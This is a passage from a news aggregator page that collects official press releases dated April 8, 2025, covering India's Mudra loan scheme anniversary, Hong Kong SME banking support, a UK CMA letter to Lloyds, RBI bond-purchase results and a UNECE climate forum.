    Prime Minister highlighted the transformative impact of the Mudra Yojana on empowering citizens, particularly women, and fostering entrepreneurship across India. He emphasized how the scheme has provided financial support to individuals from marginalized and economically disadvantaged backgrounds, enabling them to start their own businesses without requiring guarantees or extensive paperwork. Shri Modi remarked on the silent revolution brought about by Mudra Yojana, noting the significant shift in societal attitudes towards entrepreneurship. He underlined that the scheme has empowered women by not only offering financial assistance but also creating opportunities for them to lead and grow their businesses. He pointed out that women are among the highest beneficiaries of the scheme, leading in loan applications, approvals, and swift repayments. 

    Prime Minister Shri Narendra Modi highlighted the discipline instilled in individuals through responsible utilization of Mudra loans. He remarked that the scheme provides an opportunity to build lives and careers, while discouraging misuse of funds or unproductive efforts. The Prime Minister pointed out that ₹33 lakh crore has been disbursed to the citizens of India under the Mudra Yojana without the need for guarantees. He emphasized that this amount is unprecedented and surpasses any financial support extended to wealthy individuals collectively. He expressed his trust in the nation’s talented youth who have utilized the funds effectively to generate employment and stimulate the economy.

    Shri Modi remarked that job creation through Mudra Yojana has significantly contributed to economic growth. He observed that the earnings of common citizens have increased, enabling them to improve their living standards and invest in education for their children. He acknowledged the societal benefits brought by the scheme.

    Reflecting on the government’s commitment, the Prime Minister noted that unlike traditional approaches, his administration is actively seeking feedback after 10 years of the scheme’s implementation. He stressed the importance of reviewing the scheme’s progress by consulting beneficiaries and groups nationwide, identifying opportunities for improvement, and implementing necessary reforms for further success.

    Highlighting the remarkable confidence displayed by the government in expanding the scope of Mudra loans, which initially ranged from ₹50,000 to ₹5 lakh, to now reaching ₹20 lakh, Shri Modi noted that this expansion reflects the trust placed in the entrepreneurial spirit and capabilities of India’s citizens, which has strengthened through the successful implementation of the scheme. 

    Emphasising the importance of encouraging others to leverage the Mudra Yojana and start their own ventures, Shri Modi urged individuals to inspire and support at least five to ten others, fostering confidence and self-reliance among them. He highlighted that 52 crore loans have been disbursed under the scheme, a monumental achievement unparalleled globally. 

    Recalling his tenure in Gujarat, Shri Modi mentioned the “Garib Kalyan Mela,” where motivational street plays inspired people to overcome poverty. He shared an anecdote about individuals surrendering their government benefits after achieving financial independence, showcasing their transformation. He narrated an inspiring story of a tribal group in Gujarat who, with a small loan, transitioned from performing traditional music to forming a professional band. This initiative not only improved their financial status but also highlighted how small efforts can lead to significant changes. He remarked that such stories of transformation inspire him and reflect the potential of collective efforts in nation-building.

    Shri Modi reiterated his belief in the Mudra Yojana as a tool to study and address people’s aspirations and circumstances. He expressed confidence in the scheme’s success and urged beneficiaries to give back to society, emphasizing the satisfaction derived from contributing to the community.

    The Union Minister of State for Finance, Shri Pankaj Chaudhary was present during the interaction.


    Mudra Yojana has given opportunities to countless people to showcase their entrepreneurial skills. Interacted with some of the beneficiaries of the scheme. Their journey is inspiring. #10YearsOfMUDRA https://t.co/QcoIK1VTki

    — Narendra Modi (@narendramodi) April 8, 2025


    ***

    MJPS/SR

    (Release ID: 2119970) Visitor Counter : 192

    MIL OSI Asia Pacific News –

    April 8, 2025
  • MIL-OSI Asia-Pac: HKMA and banking sector support SMEs from various industries

    Source: Hong Kong Government special administrative region

    The following is issued on behalf of the Hong Kong Monetary Authority:

    The Hong Kong Monetary Authority (HKMA), together with the banking sector, introduced today (April 8) sector-specific support measures to further assist more small and medium-sized enterprises (SMEs) in obtaining bank financing and in their upgrade and transformation. The measures were introduced following meetings held by the Banking Sector SME Lending Coordination Mechanism (Mechanism) and the Taskforce on SME Lending (Taskforce) today.
     
    Since the launch of the “9+5” (Note 1) SME support measures by the HKMA and the banking sector last year, more than 39 000 SMEs have benefitted from these measures, involving an aggregate credit limit of over HK$95 billion. The total amount of dedicated funds for SMEs set aside by the participating banks in the Taskforce in their loan portfolio has increased from HK$370 billion in October 2024 to more than HK$390 billion at present.
     
    With the establishment of the Taskforce in August 2024, the HKMA and the banking sector have been actively strengthening the work of supporting SMEs at both the individual case and the industry levels. Up until the end of March 2025, the Taskforce has received around 590 enquiries and cases from various industries through different channels, of which nearly 90 per cent have been handled. At the industry level, the Taskforce has held more than 160 engagement events with trade associations and representatives from different industry sectors―including the retail and wholesale, import and export and manufacturing, construction, and transport sectors ― to gain a deeper understanding of the operations of SMEs in various industries.
     
    In the light of the current trade tension and uncertainties surrounding the external economic environment, and after taking into account and discussing the views of the commercial sectors in the Mechanism and Taskforce meetings, the banking sector reaffirmed its commitment to actively implement the “9+5” SME support measures previously launched. The banking sector will continue to be accommodative in offering credit reliefs, including flexible repayment arrangements and deferment of repayment period, referencing the principles under the Pre-approved Principal Payment Holiday Scheme, to assist corporates in coping with their liquidity needs. Furthermore, banks will introduce more targeted support for various industries under the overarching principle of prudent risk management:
     

    1. Import and export and manufacturing sectors: The commercial sectors reflected their concerns about the current global trade frictions during the meeting. The participating banks agree to provide flexible extensions to trade facilities (e.g. 90 or 120 days), or offer alternative suitable credit arrangements (such as repaying the trade loans by instalments, providing partial principal repayment options, or even offering principal moratorium), to assist individual customers experiencing short-term cashflow pressure due to trade frictions. The Mechanism and the Taskforce will closely monitor the latest developments regarding global tariff disputes and maintain dialogue with the import and export and manufacturing sectors. 
        
    2. Construction sector: The participating banks will assist corporates facing cashflow pressure, particularly subcontractors in the construction sector that may be experiencing sudden cashflow pressure due to capital chain rupture, through a collaborative mechanism. The banks will collaboratively offer flexible financial arrangements as far as practicable to alleviate customers’ cashflow pressure. 
       
    3. Transport sector: The participating banks will actively consider introducing financing products that are better suited to the transport sector, with a view to supporting the Government’s implementation of measures to enhance taxi services. The banks will offer more flexible repayment arrangements to assist customers in coping with operational challenges, taking into account individual circumstances. The banks will also consider correspondingly extending the loan tenor to support the development of the sector (Note 2).

    ​
         Furthermore, the HKMA and the banking sector will support the economic development of Hong Kong in other areas, including:
     

    1. Lease extension: The banking sector will strengthen the promotion of the Extension of Government Leases Ordinance (the Ordinance) (Note 3). Banks will ensure that frontline staff are familiar with land lease extension matters under the Ordinance, so that they can properly address customers’ mortgage enquiries related to land leases and offer suitable services to them. 
       
    2. Northern Metropolis development: With the HKMA’s facilitation, the Hong Kong Association of Banks and the Chinese Banking Association of Hong Kong have recently engaged with the Development Bureau to gain an understanding of the latest development of the Northern Metropolis. The banking sector will explore ways to provide suitable financing support to tie in with the Government’s implementation of large-scale land disposal and other developments. 

    The HKMA and the banking sector will maintain close communication with the commercial sectors through the Mechanism and the Taskforce and work in concert to support the business development and transformation of SMEs.
     
    Background
    ————–

    The Banking Sector SME Lending Coordination Mechanism

    The Banking Sector SME Lending Coordination Mechanism was established by the HKMA in October 2019. Participants include 11 banks (Note 4) that are most active in SME lending, the Hong Kong Association of Banks (HKAB) and the HKMC Insurance Limited. Since its establishment, the HKMA and the Mechanism have rolled out several rounds of relief measures for corporates, including the Pre-approved Principal Payment Holiday Scheme and the nine SME support measures launched in March 2024.
     
    The Taskforce on SME Lending

    The Taskforce on SME Lending was jointly established by the HKMA and HKAB in August 2024. Participants include representatives of the HKMA, HKAB and 18 banks (Note 5) that are active in SME lending. The Taskforce aims to further strengthen the related work for supporting SMEs at both the individual case and the industry levels. These include setting up a mechanism to handle individual cases of SMEs encountering difficulties when obtaining bank financing, working out appropriate solutions across banks and enhancing communication among the HKMA, the banking industry and the commercial sector so as to understand the financing needs of SMEs in a more timely manner.

    Note 1: The HKMA and the banking sector introduced nine measures to support SMEs’ access to financing and continuous development in March 2024, and another five measures to support SMEs’ upgrade and transformation in October 2024.

    Note 2: The above-mentioned arrangements are also applicable to taxi loans, public light bus loans and commercial vehicle loans taken out by personal customers. 

    Note 3: Under the Ordinance, which came into effect on July 5, 2024, general purpose leases (i.e. general residential, commercial, industrial leases) will be extended upon expiry for a term of 50 years without payment of any additional premium, but subject to an annual payment of Government rent at 3 per cent of rateable value. The encumbrances, interests and rights under the original lease (such as mortgages) will be carried forward to the extended lease term without being affected, and owners are no longer required to execute lease extension documents with the Government or re-arrange mortgages. The Ordinance is not applicable to special purpose leases (SPL) (including purposes such as petrol filling station, education, recreation, public utility, welfare and special industries). The Lands Department has made an “SPL identification note” in the Land Registry register for SPLs for identification.

    Note 4: Bank of China (Hong Kong), Bank of East Asia, China Construction Bank (Asia), Citibank, Dah Sing Bank, DBS Bank (Hong Kong), Hang Seng Bank, The Hongkong and Shanghai Banking Corporation, Industrial and Commercial Bank of China (Asia), OCBC Bank (Hong Kong), and Standard Chartered Bank (Hong Kong).

    Note 5: Including the 11 banks participating in the Mechanism, and Bank of Communications (Hong Kong), China CITIC International, Fubon Bank (Hong Kong), Fusion Bank, Nanyang Commercial Bank, PAO Bank and Shanghai Commercial Bank.

    MIL OSI Asia Pacific News –

    April 8, 2025
  • MIL-OSI Asia-Pac: Pradhan Mantri Mudra Yojana (PMMY) — completes 10 glorious Years of empowering Small and Micro Entrepreneurs

    Source: Government of India

    Pradhan Mantri Mudra Yojana (PMMY) — completes 10 glorious Years of empowering Small and Micro Entrepreneurs

    Launched with Prime Minister’s vision of “Funding the Unfunded”, PMMY extends collateral-free loans to small enterprises that face significant challenges in accessing formal institutional credit: Union Finance Minister Smt. Nirmala Sitharaman

    PMMY is one of the most significant initiatives not only in India but also globally, aimed at promoting entrepreneurship: MoS Sh. Pankaj Chaudhary

    PMMY provides easy collateral-free loans up to ₹20 lakh for non-corporate and non-farm income-generating activities

    PMMY extended over ₹33.65 lakh crore through 52.37 crore loans, instilling a new sense of confidence among borrowers

    Posted On: 08 APR 2025 11:27AM by PIB Delhi

    The Pradhan Mantri MUDRA Yojana (PMMY), launched on 8th April 2015 by Prime Minister Shri Narendra Modi, celebrates 10 glorious years of empowering small and micro-entrepreneurs across India. Aimed at fostering financial inclusion, PMMY provides easy collateral-free loans up to ₹10 lakh for non-corporate and non-farm income-generating activities. To strengthen support for aspiring entrepreneurs, the Finance Minister announced an increase in the loan limit to ₹20 lakh during the Union Budget 2024-25 on July 23, 2024. This new limit took effect on October 24, 2024.These loans are extended through Banks, NBFCs, MFIs, and other financial institutions.

    The newly announced loan category, Tarun Plus, is designed specifically for those who have previously availed and successfully repaid loans under the Tarun category, allowing them to access funding between ₹10 lakh and ₹20 lakh. Additionally, the Credit Guarantee Fund for Micro Units (CGFMU) will now provide guarantee coverage for these enhanced loans, further reinforcing the government’s commitment to nurturing a robust entrepreneurial ecosystem in India.

    Micro, Small, and Medium Enterprises (MSMEs) play a vital role as ancillary units, complementing large industries and significantly contributing to the country’s inclusive industrial growth. These enterprises are continually expanding their presence across various sectors of the economy, offering a diverse array of products and services to meet both domestic and international market demands.

    The availability of credit for MSMEs has seen consistent growth, driven by advancements in technology and data-driven lending practices. A notable government initiative supporting MSMEs’ access to credit is the Pradhan Mantri MUDRA Yojana, aptly described as a scheme dedicated to “Funding the Unfunded”.

    On the occasion of the 10th successful year of PMMY, Union Minister for Finance & Corporate Affairs Smt. Nirmala Sitharaman said, “The Pradhan Mantri MUDRA Yojana (PMMY) was launched by Prime Minister Shri Narendra Modi, with the mission of empowering hardworking micro-enterprises and first-generation entrepreneurs. Guided by the Prime Minister’s vision of “Funding the Unfunded”, the scheme extended collateral-free loans to bridge the gap in timely and affordable financing for small enterprises that faced significant challenges in accessing formal institutional credit.”

    Highlighting PMMY’s role in Empowering Millions and Fulfilling the Vision of Inclusive Growth, Union Minister of Finance remarked, “With over Rs.33.65 lakh crore sanctioned to more than 52 crore MUDRA loan accounts, the scheme has proved to be an important milestone in giving wings to the aspirations of crores of entrepreneurs, particularly those belonging to marginal sections of society.

    Since 2015, Rs.11.58 lakh crores worth of MUDRA loans have been sanctioned to various marginalised communities belonging to Scheduled Castes, Scheduled Tribes and  OBCs  realising PM’s mantra of ‘Sabka Saath, Sabka Vikas, Sabka Vishwas and Sabka Prayaas’”

    Union Finance Minister Smt. Nirmala Sitharaman lauded the scheme’s impact with MUDRA: Fueling Women’s Entrepreneurship and Economic Growth, stating, “It is heartening to note that nearly 68% of the total MUDRA loan accounts have been sanctioned to women, becoming a tool for empowerment and enabling women to national economic growth, and inspire the next generation of female entrepreneurs.

    In line with the Budget 2024-25 announcement, the introduction of the Tarun-Plus category last year, with an increased loan limit of ₹20 lakh, will further help thriving entrepreneurs expand and unlock their full potential.”

    On the occasion, Union Minister of State (MoS) for Finance Shri Pankaj Chaudhary said, “The Pradhan Mantri MUDRA Yojana (PMMY) is one of the most significant initiatives not only in India but also globally, aimed at promoting entrepreneurship. Financial inclusion is one of the top priorities of the government, as it plays a vital role in achieving inclusive growth. PMMY provides a platform for small entrepreneurs to access loan support from banks, NBFCs, and MFIs.”

    “While launching the scheme, Prime Minister stated that supporting India’s small entrepreneurs is one of the most effective ways to help the Indian economy grow and prosper. The scheme has provided crucial financial assistance to a vast number of entrepreneurs, helping them set up and operate their businesses and instilling a sense of financial security in them.

    It has created self-employment opportunities across the country, especially for marginalized sections of society, including Scheduled Castes/Scheduled Tribes, Other Backward Classes (50% of loan beneficiaries), and women (68% of loan beneficiaries).” MoS added

    Stressing on Mudra’s impact MoS said ” The core objective of the MUDRA Yojana is “Funding the Unfunded.” The scheme has successfully ended the exploitation of India’s small entrepreneurs by informal lenders. In less than a decade, it has extended over ₹33.65 lakh crore through 52.37 crore loans, instilling a new sense of confidence among borrowers. This clearly reflects the government’s firm commitment to support their efforts and its accelerated journey toward making India a developed nation by 2047 through inclusive growth enabled by financial inclusion.”

    As we celebrate completion of glorious 10 years of providing financial inclusion through the pillars of Pradhan Mantri MUDRA Yojana (PMMY), let us glance through some of the major features and achievements of the Scheme:

    The implementation of financial inclusion programme in the country is based on three pillars, namely,

    1. Banking the Unbanked

    2. Securing the Unsecured and

    3. Funding the Unfunded

    These aforesaid three objectives are being achieved through leveraging technology and adopting multi-stakeholders’ collaborative approach, while serving the unserved and underserved as well.

    One of the three pillars of FI – Funding the Unfunded, is reflected in the Financial Inclusion ecosystem through PMMY, which is being implemented with the objective to provide collateral free access to credit for small/ micro entrepreneurs.

    Key Features of PMMY:

    1. MUDRA loans now will be offered in four categories namely, ‘Shishu’, ‘Kishor’, ‘Tarun’ and newly added category ‘Tarun Plus’ which signifies the stage of growth or development and funding needs of the borrowers: –
    • Shishu: covering loans upto Rs. 50,000/-
    • Kishor: covering loans above Rs. 50,000/- and up to Rs. 5 lakhs
    • Tarun: covering loans above Rs. 5 lakh and up to Rs. 10 lakhs
    • Tarun Plus: Rs. 10 lakh and up to Rs. 20 lakhs
    1. Loans cover term financing and working capital needs across manufacturing, trading and service sectors, including activities allied to agriculturelike poultry, dairy, and beekeeping, etc.
    2. The interest rate is governed by RBI guidelines, with flexible repayment terms for working capital facilities.

    Achievements under Pradhan Mantri Mudra Yojana (PMMY) as on 21.03.2025

    • Women Borrowers: A total of ₹ 8.49 lakh crore was disbursed under the Shishu category, ₹ 4.90 lakh crore under Kishor, and ₹ 0.85 lakh crore under the Tarun category.
    • Minority Borrowers: The disbursements amounted to ₹ 1.25 lakh crore under Shishu, ₹ 1.32 lakh crore under Kishor, and ₹ 0.50 lakh crore under Tarun.
    • New Entrepreneurs / Accounts:
      • Shishu category: 8.21 crore accounts with a sanctioned amount of ₹ 2.24 lakh crore and disbursed amount of ₹ 2.20 lakh crore.
      • Kishor category: 2.05 crore accounts with ₹ 4.09 lakh crore sanctioned and ₹ 3.89 lakh crore disbursed.
      • Tarun category: 45 lakh accounts with a sanctioned amount of ₹ 3.96 lakh crore and ₹ 3.83 lakh crore disbursed.

    Category-wise breakup:- (Number of loans and amount sanctioned)

    Category

    Percentage as per No. of Loans

    Percentage as per Amount Sanctioned

    Shishu

    78%

    35%

    Kishor

    20%

    40%

    Tarun

    2%

    25%

    Tarun Plus

    0%

    0%

    Total

    100%

    100%


    Targets have been achieved since the inception of the Scheme, except for FY 2020-21 due to COVID-19 pandemic.

    Year-wise sanction amount is as under:-

    Financial Year

    No. of Loans Sanctioned

    (in Crore)

    Amount Sanctioned

    (Rs. in Lakh Crore)

    2015-16

     3.49

     1.37

    2016-17

     3.97

     1.80

    2017-18

     4.81

     2.54

    2018-19

     5.98

     3.22

    2019-20

     6.23

     3.37

    2020-21

     5.07

     3.22

    2021-22

     5.38

     3.39

    2022-23

     6.24

     4.56

    2023-24

     6.67

     5.41

    2024-25

    (as on 21.03.2025) *

     4.53

     4.77

    Total

     52.37

     33.65

    Special Initiatives:

    • A Credit Guarantee Fund for Micro Units (CGFMU) was established in 2016 to secure loans under PMMY.
    • An Interest Subvention of 2% was provided on Shishu loans during FY 2020-21 under Aatma Nirbhar Bharat Abhiyan, reducing the cost of credit for eligible borrowers.

    As India celebrates 10 glorious years of PMMY, it reaffirms the government’s commitment to “Banking the Unbanked,” “Securing the Unsecured,” and “Funding the Unfunded,” fostering financial inclusion and supporting entrepreneurial dreams.

    #10YearsofMudra A Decade of Empowering Dreams! From ₹1.37 Lakh Cr (2015-16) to ₹33.65 Lakh Cr (2024-25) —2322% growth in loans sanctioned to entrepreneurs. India rises, one dream at a time pic.twitter.com/NccNnn7oTC

    — Ministry of Finance (@FinMinIndia) April 8, 2025

    Celebrating the glorious years of Pradhan Mantri Mudra Yojana! With 70% of loans going to women, and a 160% rise in the average loan amount—from ₹24,746 in 2015-16 to ₹64,537 in 2024-25—PMMY is truly preparing Sashakt Naari for a Svarnim Bhavishya #10YearsofMudra pic.twitter.com/SrwBwlmO7K

    — Ministry of Finance (@FinMinIndia) April 8, 2025

    Empowering Businesses Across India! Collateral-free Mudra loans support manufacturing, services, trading, and agri-allied sectors. Over 52 Cr loans worth ₹33+ Lakh Cr sanctioned—70% to womenpreneurs, 50% to SC/ST/OBC, and 31% to new entrepreneurs. #10YearsofMudra pic.twitter.com/U2WaiOpXMj

    — Ministry of Finance (@FinMinIndia) April 8, 2025

    Igniting entrepreneurial dreams across India! Under #PMMY, ₹33.65L Cr in collateral-free loans sanctioned: ₹11.74L Cr (Shishu), ₹13.61L Cr (Kishor), ₹8.27L Cr (Tarun), ₹3,190 Cr (Tarun Plus). #10YearsofMudra #EmpoweringIndia pic.twitter.com/vYP0PvV80Y

    — Ministry of Finance (@FinMinIndia) April 8, 2025

    Celebrating the glorious years of #PMMY—empowering entrepreneurs with collateral-free loans under four categories: Shishu (up to ₹50K), Kishor (₹50K–₹5L), Tarun (₹5L–₹10L), and Tarun Plus (₹10L–₹20L) for those who’ve successfully repaid Tarun #10YearsofMudra pic.twitter.com/Ic31SanRA2

    — Ministry of Finance (@FinMinIndia) April 8, 2025

    ****

    NB/AD

    (Release ID: 2119954) Visitor Counter : 105

    MIL OSI Asia Pacific News –

    April 8, 2025
  • MIL-OSI United Kingdom: CMA letter to Lloyds about breaching Part 5 of the Retail Banking Order

    Source: United Kingdom – Executive Government & Departments

    Correspondence

    CMA letter to Lloyds about breaching Part 5 of the Retail Banking Order

    Letter to Lloyds Banking Group after the Competition and Markets Authority found it breached Part 5 (Payment Transactions Histories) of the Retail Banking Market Investigation Order 2017.

    Documents

    Letter to Lloyds Banking Group about breaching Part 5 of the Retail Banking Order

    PDF, 120 KB, 2 pages

    Details

    Part 5 of the Retail Banking Market Investigation Order 2017 requires banks and building societies to send Payment Transaction Histories to any personal current account customer who closes their account (unless an exemption applies).

    Lloyds Banking Group failed to provide around 360,000 former account holders with letters which explained how to access their Payment Transaction Histories. This failure lasted from April 2018 to October 2024.

    This letter sets out our concerns and what Lloyds did to put things right.

    Updates to this page

    Published 8 April 2025

    Sign up for emails or print this page

    MIL OSI United Kingdom –

    April 8, 2025
  • MIL-OSI Banking: Result of OMO Purchase auction held on April 08, 2025 and Settlement on April 09, 2025

    Source: Reserve Bank of India

    I. Summary OMO Purchase Results

    Aggregate Amount (Face value) notified by RBI : ₹20,000 crore
    Total amount offered (Face value) by participants : ₹70,144 crore
    Total amount accepted (Face value) by RBI : ₹20,000 crore

    II. Details of OMO Purchase Issue

    Security 6.54% GS 2032 8.24% GS 2033 7.73% GS 2034 7.54% GS 2036 7.23% GS 2039
    No. of offers received 118 38 31 47 85
    Total amount (face value) offered (₹ in crore) 19,486 7,423 10,859 11,095 21,280
    No. of offers accepted 51 12 7 5 25
    Total offer amount (face value) accepted by RBI (₹ in crore) 5,755 1,985 2,859 3,000 6,401
    Cut off yield (%) 6.5117 6.5841 6.6058 6.6582 6.6375
    Cut off price (₹) 100.14 110.72 107.94 106.84 105.35
    Weighted average yield (%) 6.5265 6.5913 6.6071 6.6619 6.6439
    Weighted average price (₹) 100.06 110.67 107.93 106.81 105.29
    Partial allotment % of competitive offers at cut off price NA NA 38.18 NA NA

    Ajit Prasad          
    Deputy General Manager
    (Communications)    

    Press Release: 2025-2026/57

    MIL OSI Global Banks –

    April 8, 2025
  • MIL-OSI United Nations: In Samarkand UNECE Executive Secretary calls for decisive action and financing for climate adaptation and mitigation

    Source: United Nations Economic Commission for Europe

    Attending the recent Samarkand International Climate Forum, UNECE Executive Secretary Tatiana Molcean highlighted the need for strong political will, effective partnerships, and scaled up financing to avoid irreversible climate repercussions. All three traits were evident in Central Asia.  

    This was embodied by the host of the Forum President Shavkat Mirziyoyev of Uzbekistan, the presence of the Presidents of the European Commission, Ursula von der Leyen, and of the European Council, Antonio Costa, the participation of the Presidents of Kazakhstan Kassym-Jomart Tokayev, Kyrgyzstan Sadyr Japarov, Tajikistan Emomali Rahmon, and Turkmenistan Serdar Berdimuhamedow, as well as of multilateral development banks, namely the European Investment Bank (EIB) and European Bank for Reconstruction and Development (EBRD), and of UN high-level officials.  

    “Many of UNECE’s norms, standards and conventions provide practical tools to support Central Asian countries’ climate change mitigation and adaptation efforts, to leverage financing, and to strengthen collaboration. In particular, UNECE’s cross-cutting theme for 2025-2027 – climate action and resilient infrastructure for a sustainable future – supports not only connectivity, infrastructure development, and economic growth, but ensures that they all fit hand in hand with strong, smart, and economically viable climate action,” Ms. Molcean noted.     

    This goal can be achieved across a variety of sectors by harmonizing the existing work of Central Asian countries and UNECE – such as in transportation where the States participating in the UN Special Programme for the Economies of Central Asia (SPECA) adopted the roadmap for digitalization of the Trans-Caspian Corridor, which can be streamlined with the UNECE decarbonization strategy for inland transport to ensure transit time and emissions are simultaneously reduced, the Executive Secretary explained.  

    Likewise, in the field of energy, UNECE’s latest report on Modelling a Resilient and Integrated Energy System for Central Asia demonstrates the savings and decarbonization potential of fully interconnecting the region. The most ambitious scenario provides for annual savings in electricity of up to USD 1.4 billion by 2050, which is a substantial amount for decarbonization efforts.  

    Finally, the UNECE-hosted Aarhus Convention empowers the public to participate in environmental decision-making and access information and justice in environmental matters. The recent accession of Uzbekistan makes all five Central Asian nations party to the treaty. It will help Uzbekistan to strengthen environmental governance, build resilience to disasters, facilitate the transition towards a green, digital and circular economy, and fulfill many other international commitments.  

    Furthermore, this milestone builds on other areas of Uzbekistan’s leadership in the region and beyond, such as the recent co-chairmanship of the Regional Forum on Sustainable Development for the UNECE region (2-3 April 2025). 

    These issues, especially the implementation of regional and national projects, and advancing SPECA initiatives, were in the focus of the Executive Secretary’s meeting with President Mirziyoyev of Uzbekistan, which took place on the margins of the Forum.  

    While in Uzbekistan the Executive Secretary also attended the 150th Inter-Parliamentary Union Assembly in Tashkent, where she stressed UNECE’s policies and partnerships to advance social development and justice, namely inclusive and equitable economic policies, social inclusion, energy transition, and digital transformation. 

    Photo credit: Press-service of the President of the Republic of Uzbekistan

    MIL OSI United Nations News –

    April 8, 2025
  • MIL-OSI Economics: Open Market Operation (OMO) – Purchase of Government of India Securities held on April 08, 2025: Cut-Offs

    Source: Reserve Bank of India

    Security 6.54% GS 2032 8.24% GS 2033 7.73% GS 2034 7.54% GS 2036 7.23% GS 2039
    Total amount notified Aggregate amount of ₹20,000 crore
    (no security-wise notified amount)
    Total amount (face value) accepted by RBI (₹ in crore) 5,755 1,985 2,859 3,000 6,401
    Cut off yield (%) 6.5117 6.5841 6.6058 6.6582 6.6375
    Cut off price (₹) 100.14 110.72 107.94 106.84 105.35
    Detailed results will be issued shortly.

    Ajit Prasad          
    Deputy General Manager
    (Communications)    

    Press Release: 2025-2026/56

    MIL OSI Economics –

    April 8, 2025
←Previous Page
1 … 236 237 238 239 240 … 457
Next Page→
NewzIntel.com

NewzIntel.com

MIL Open Source Intelligence

  • Blog
  • About
  • FAQs
  • Authors
  • Events
  • Shop
  • Patterns
  • Themes

Twenty Twenty-Five

Designed with WordPress